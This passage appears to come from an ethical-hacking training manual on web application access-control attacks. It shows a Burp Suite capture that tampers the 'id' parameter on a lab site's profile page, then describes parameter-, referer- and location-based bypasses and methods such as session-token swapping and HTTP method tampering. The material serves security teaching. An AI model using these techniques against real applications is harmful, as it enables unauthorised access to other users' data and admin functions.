
NAME	VALUE
id	1

Request to http://www.moviescope.com:80 [10.10.1.19]

```
GET /viewprofile.aspx?id=2 HTTP/1.1
Host: www.moviescope.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.moviescope.com/index.aspx
DNT: 1
Connection: close
Cookie: mscope=1jWydNf0wro=; ui-tabs-1=0
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

NAME	VALUE
id	2

Figure 14.76: Screenshots of Burp Suite



Attack Access Controls

- Walk through a website to identify the following access controls details of the applications:
  - Individual access to a particular **subset of data**
  - Levels of **access granted** (employees, managers, supervisors, CEOs, etc.)
  - Administrator functionality for configuring and monitoring
  - Functionalities that allow the **escalation of privileges**

Access Controls Attack Methods

- Attack with Different User Accounts
- Attack Multistage Processes
- Attack Static Resources
- Attack Direct Access to Methods
- Attack Restrictions on HTTP Methods

Exploiting Insecure Access Controls

Parameter-Based Access Control

- Attackers utilize **request parameters assigned to administrators** to gain access to administrative functions

Referer-Based Access Control

- HTTP referrer provides access control decisions
- Attackers exploit the **HTTP referrer** and manipulate it to any value

Location-Based Access Control

- Attackers can bypass location-based access controls by using a **web-proxy**, a **VPN**, a data roaming enabled **mobile device**, direct manipulation of client-side mechanisms, etc.

Attack Access Controls

Access controls are part of the application's security mechanisms that are logically based on authentication and session management. An attacker walks through a website to identify the following access controls details of the application:

- Individual access to a particular subset of data
- Levels of grant access (employees, managers, supervisors, CEOs, etc.)
- Administrator functionality to configure and monitor
- Functionalities that allow escalating privileges


Exploiting Insecure Access Controls

- **Parameter-Based Access Control**: Any web application consists of various request parameters such as cookies and query string parameters. The application determines the access granted to a request based on these parameters. These parameters vary between a normal user and an administrator. Sometimes, these parameters are invisible to normal users and visible only to administrators. If an attacker can identify the parameters that are assigned to an administrator, he/she can set those parameters in their own requests and gain access to administrative functions.
- **Referer-Based Access Control**: In some web applications, the HTTP referer is the foundation for major access control decisions. The HTTP referer is considered unsafe; the attacker can use it and manipulate it to any value.
- **Location-Based Access Control**: The user's geographic location can be determined using various methods. The most common method to determine the current location is through the IP address. Attackers can bypass location-based access controls using a web

proxy, a VPN, a data-roaming-enabled mobile device, direct manipulation of client-side mechanisms.

Access Controls Attack Methods

- **Attack with different user accounts**: Attempt to access the application with different user accounts. If there is any broken access control in the web application, it allows you to access the resources and functionality as a legitimate user. You can use tools such as Burp Suite to access and compare two different user contexts.
- **Attack Multistage Processes**: The abovementioned technique will be ineffective if there is a multistage process established in the web application architecture. In this multistage process, the user will perform multiple entries at multiple levels to complete the intended process. In a multistage process, multiple requests will be sent to the server from the client. To attack such a process, each and every request to the server should be captured and tested for access controls. Another way to attack a multistage process manually is to walk through a protected multistage process several times in your browser and use proxy tools to switch the session token supplied in different requests to that of a less privileged user.
- **Attack Static Resources**: Identify the web applications where the protected static resources are accessed by the URLs. Attempt to request these URLs directly and check whether they are providing access to unauthorized users.
- **Attack Direct Access to Methods**: Web applications accept certain requests that provide direct access to server-side APIs. If there are any access control weaknesses in these direct access methods, an attacker can exploit them and compromise the system.
- **Attack Restrictions on HTTP Methods**: It is important to test different HTTP methods such as GET, POST, PUT, DELETE, TRACE, and OPTIONS. The attacker modifies the HTTP methods to compromise web applications. If the web application accepts these modified requests, the access controls can be bypassed.



Attack Session Management Mechanism

